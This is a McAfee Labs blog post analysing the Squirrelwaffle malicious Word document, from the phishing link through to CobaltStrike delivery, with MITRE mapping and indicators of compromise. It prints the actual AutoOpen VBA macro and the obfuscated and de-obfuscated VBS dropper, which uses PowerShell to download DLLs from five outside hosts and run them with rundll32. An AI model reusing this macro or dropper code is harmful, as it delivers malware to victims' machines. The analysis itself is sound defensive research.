
# The Newest Malicious Actor: “Squirrelwaffle” Malicious Doc.

mcafee.com/blogs/other-blogs/mcafee-labs/the-newest-malicious-actor-squirrelwaffle-malicious-doc/

November 10, 2021



McAfee Labs

Nov 10, 2021

4 MIN READ

Authored By Kiran Raj

Due to their widespread use, Office Documents are commonly used by Malicious actors as a way to distribute their malware. McAfee Labs have observed a new threat “Squirrelwaffle” which is one such emerging malware that was observed using office documents in mid-September that infects systems with CobaltStrike.

In this Blog, we will have a quick look at the SquirrelWaffle malicious doc and understand the Initial infection vector.

Geolocation based stats of Squirrelwaffle malicious doc observed by McAfee from September 2021




Figure1- Geo-based stats of SquirrelWaffle Malicious Doc

## Infection Chain

1. The initial attack vector is a phishing email with a malicious link hosting malicious docs
2. On clicking the URL, a ZIP archived malicious doc is downloaded
3. The malicious doc is weaponized with ***AutoOpen*** VBA function. Upon opening the malicious doc, it drops a VBS file containing obfuscated ***powershell***
4. The dropped VBS script is invoked via ***exe*** to download malicious DLLs
5. Thedownloaded DLLs are executed via ***exe*** with an argument of export function "***ldr***"




WWW
Malicious link in email
DOC
MalDoc gets downloads on visiting the link
VBS
MalDoc drops and executes VBS
DLL
VBS downloads and executes Squirrelwaffle DLL
*cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr*

Figure-2: Infection Chain

## Malicious Doc Analysis

Here is how the face of the document looks when we open the document (figure 3). Normally, the macros are disabled to run by default by Microsoft Office. The malware authors are aware of this and hence present a lure image to trick the victims guiding them into enabling the macros.



This document created in previous version of Microsoft Office Word.

To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content"


Figure-3: Image of Word Document Face

## UserForms and VBA

The VBA Userform Label components present in the Word document (Figure-4) is used to store all the content required for the VBS file. In Figure-3, we can see the userform's Labelbox "**t2**" has VBS code in its caption.

Sub routine "eFile()" retrieves the LabelBox captions and writes it to a **C:\Programdata\Pin.vbs** and executes it using **cscript.exe**

Cmd line: *cmd /c cscript.exe C:\Programdata\Pin.vbs*



```
Sub AutoOpen()
bxh.eFile
End Sub
```

```
Sub eFile()
Dim QQ1 As Object
Set QQ1 = New Form
RO = StrReverse("\ataDmargorP\:C")
ROI = RO + StrReverse("sbv.nip")
ii = StrReverse("")
Ne = StrReverse("IIOIIIXIII")
WW = QQ1.t2.Caption
MyFile = FreeFile
Open ROI For Output As #MyFile
Print #MyFile, WW
Close #MyFile
fun = Shell(StrReverse("sbv.nip\ataDmargorP\:C exe.tpircsc k/ dmc"), Chr(48))
End
End Sub
```

This document created in previous versi

To view or edit this document, please clic
on the top bar, and then click "Enable co

Properties - t2


t2 Label

| Alphabetic | Categorized |
|---|---|
| (Name) | t2 |
| Accelerator | |
| AutoSize | False |
| BackColor | □ &H8000000F& |
| BackStyle | 1 - fmBackStyleOpaque |
| BorderColor | ■ &H80000006& |
| BorderStyle | 0 - fmBorderStyleNone |
| Caption | Dim WAITPLZ, WSWAITPLZ = DateAdd(Chr(115), 4, Now())Do Until (Now() > WAITPLZ)LoopLL1 = "$Nano='JOOEX'.re |
| Enabled | True |
| Font | Tahoma |
| ForeColor | ■ &H80000012& |
| Height | 408 |
| HelpContextID | 0 |
| Left | 642 |
| MouseIcon | (None) |
| MousePointer | 0 - fmMousePointerDefault |
| Picture | (None) |
| PicturePosition | 7 - fmPicturePositionAboveCenter |

Figure-4: Image of Userforms and VBA

## *VBS Script Analysis*

The dropped VBS Script is obfuscated (Figure-5) and contains 5 URLs that host payloads. The script runs in a loop to download payloads using ***powershell*** and writes to ***C:\Programdata*** location in the format /**www-[1-5].dl**l/. Once the payloads are downloaded, it is executed using ***rundll32.exe*** with export function name as parameter "***ldr***"




```
Dim WAITPLZ, WS
WAITPLZ = DateAdd(Chr(115), 4, Now())
Do Until (Now() > WAITPLZ)
Loop

LL1 = "$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://priyacareers.com/u9hDQN9Yy7g/pt.html'',''C:\ProgramData\
=($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

LL2 = "$Nanoz='JOOEX'.replace('JOO','I');sal OY $Nanoz;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://perfectdemos.com/Gv1iNAuMKZ/
pt.html'',''C:\ProgramData\www2.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

LL3 = "$Nanox='JOOEX'.replace('JOO','I');sal OY $Nanox;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://bussiness-z.ml/ze8pCNTIkrIS/
pt.html'',''C:\ProgramData\www3.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

LL4 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://cablingpoint.com/ByH5NDoE3kQA/
pt.html'',''C:\ProgramData\www4.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

LL5 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://bonus.corporatebusinessmachines.co.in/1Y0qVNce/
pt.html'',''C:\ProgramData\www5.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"


HH9="po"
HH8="wers"
HH7="h"
HH6="ell "
HH0= HH9+HH8+HH7+HH6
Set Ran = CreateObject("wscript.shell")
Ran.Run HH0+LL1,Chr(48)
Ran.Run HH0+LL2,Chr(48)
Ran.Run HH0+LL3,Chr(48)
Ran.Run HH0+LL4,Chr(48)
Ran.Run HH0+LL5,Chr(48)
WScript.Sleep(15000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1, Chr(48)
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2, Chr(48)
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
Ran.Run OK3, Chr(48)
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
Ran.Run OK4, Chr(48)
OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
Ran.Run OK5, Chr(48)
```

Figure-5: Obfuscated VBS script

***De-obfuscated VBS script***

VBS script after de-obfuscating (Figure-6)



```
Set Ran = CreateObject("wscript.shell")

Ran.Run powershell New-Object Net.WebClient.DownloadFile(''https://priyacareers.com/u9hDQN9Yy7g/pt.html'',''C:\ProgramData\www1.dll''), 0
Ran.Run powershell New-Object Net.WebClient.DownloadFile(''https://perfectdemos.com/Gv1iNAuMKZ/pt.html'',''C:\ProgramData\www2.dll'')', 0
Ran.Run powershell New-Object Net.WebClient.DownloadFile(''https://bussiness-z.ml/ze8pCNTIkrIS/pt.html'',''C:\ProgramData\www3.dll'')', 0
Ran.Run powershell New-Object Net.WebClient.DownloadFile(''https://cablingpoint.com/ByH5NDoE3kQA/pt.html'',''C:\ProgramData\www4.dll'')', 0
Ran.Run powershell New-Object Net.WebClient.DownloadFile(''https://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html'',''C:\ProgramData\www5.dll'')', 0


WScript.Sleep(15000)
Ran.Run cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr", 0
Ran.Run cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr", 0
Ran.Run cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr", 0
Ran.Run cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr", 0
Ran.Run cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr", 0
```

Figure-6: De-obfuscated VBS script

## MITRE ATT&CK

Different techniques & tactics are used by the malware and we mapped these with the MITRE ATT&CK platform.

*Command and Scripting Interpreter (T-1059)*

Malicious doc VBA drops and invokes VBS script.

CMD: cscript.exe C:\ProgramData\pin.vbs

*Signed Binary Proxy Execution (T1218)*

Rundll32.exe is used to execute the dropped payload

CMD: rundll32.exe C:\ProgramData\www1.dll,ldr

## IOC

| Type | Value | Scanner | Detection Name |
|---|---|---|---|
| Main Word Document | 195eba46828b9dfde47ffecdf61d9672db1a8bf13cd9ff03b71074db458b6cdf | ENS, WSS | W97M/Downloader.dsl |
| Downloaded DLL | 85d0b72fe822fd6c22827b4da1917d2c1f2d9faa838e003e78e533384ea80939 | ENS, WSS | RDN/Squirrelwaffle |
| URLs to download DLL | · priyacareers.com<br>· bussiness-z.ml<br>· cablingpoint.com<br>· bonus.corporatebusinessmachines.co.in<br>· perfectdemos.com | WebAdvisor | Blocked |

McAfee Labs Threat Research Team
McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.

### More from McAfee Labs

Crypto Scammers Exploit: Elon Musk Speaks on Cryptocurrency

By Oliver Devane  Update: In the past 24 hours (from time of publication)  McAfee has identified 15...

May 05, 2022 | 4 MIN READ

Instagram Credentials Stealer: Disguised as Mod App


Authored by Dexter Shin  McAfee's Mobile Research Team introduced a new Android malware targeting Instagram users who...

May 03, 2022 | 4 MIN READ

Instagram Credentials Stealers: Free Followers or Free Likes

Authored by Dexter Shin Instagram has become a platform with over a billion monthly active users. Many...

May 03, 2022 | 6 MIN READ



Scammers are Exploiting Ukraine Donations

Authored by Vallabh Chole and Oliver Devane Scammers are very quick at reacting to current events, so...

Apr 01, 2022 | 7 MIN READ

Imposter Netflix Chrome Extension Dupes 100k Users

Authored by Oliver Devane, Vallabh Chole, and Aayush Tyagi  McAfee has recently observed several malicious Chrome Extensions...

Mar 10, 2022 | 8 MIN READ

Why Am I Getting All These Notifications on my Phone?

Authored by Oliver Devane and Vallabh Chole   Notifications on Chrome and Edge, both desktop browsers, are commonplace,...

Feb 25, 2022 | 5 MIN READ

Emotet's Uncommon Approach of Masking IP Addresses

In a recent campaign of Emotet, McAfee Researchers observed a change in techniques. The Emotet maldoc was...

Feb 04, 2022 | 4 MIN READ

HANCITOR DOC drops via CLIPBOARD


Hancitor, a loader that provides Malware as a Service, has been observed distributing malware such as FickerStealer,...

Dec 13, 2021 | 6 MIN READ

'Tis the Season for Scams

'Tis the Season for Scams

Nov 29, 2021 | 18 MIN READ



Social Network Account Stealers Hidden in Android Gaming Hacking Tool

Authored by: Wenfeng Yu McAfee Mobile Research team recently discovered a new piece of malware that specifically...

Oct 19, 2021 | 6 MIN READ

Malicious PowerPoint Documents on the Rise

Authored by Anuradha M McAfee Labs have observed a new phishing campaign that utilizes macro capabilities available...

Sep 21, 2021 | 6 MIN READ

Android malware distributed in Mexico uses Covid-19 to steal financial credentials

Authored by Fernando Ruiz McAfee Mobile Malware Research Team has identified malware targeting Mexico. It poses as a security banking tool or...

Sep 13, 2021 | 7 MIN READ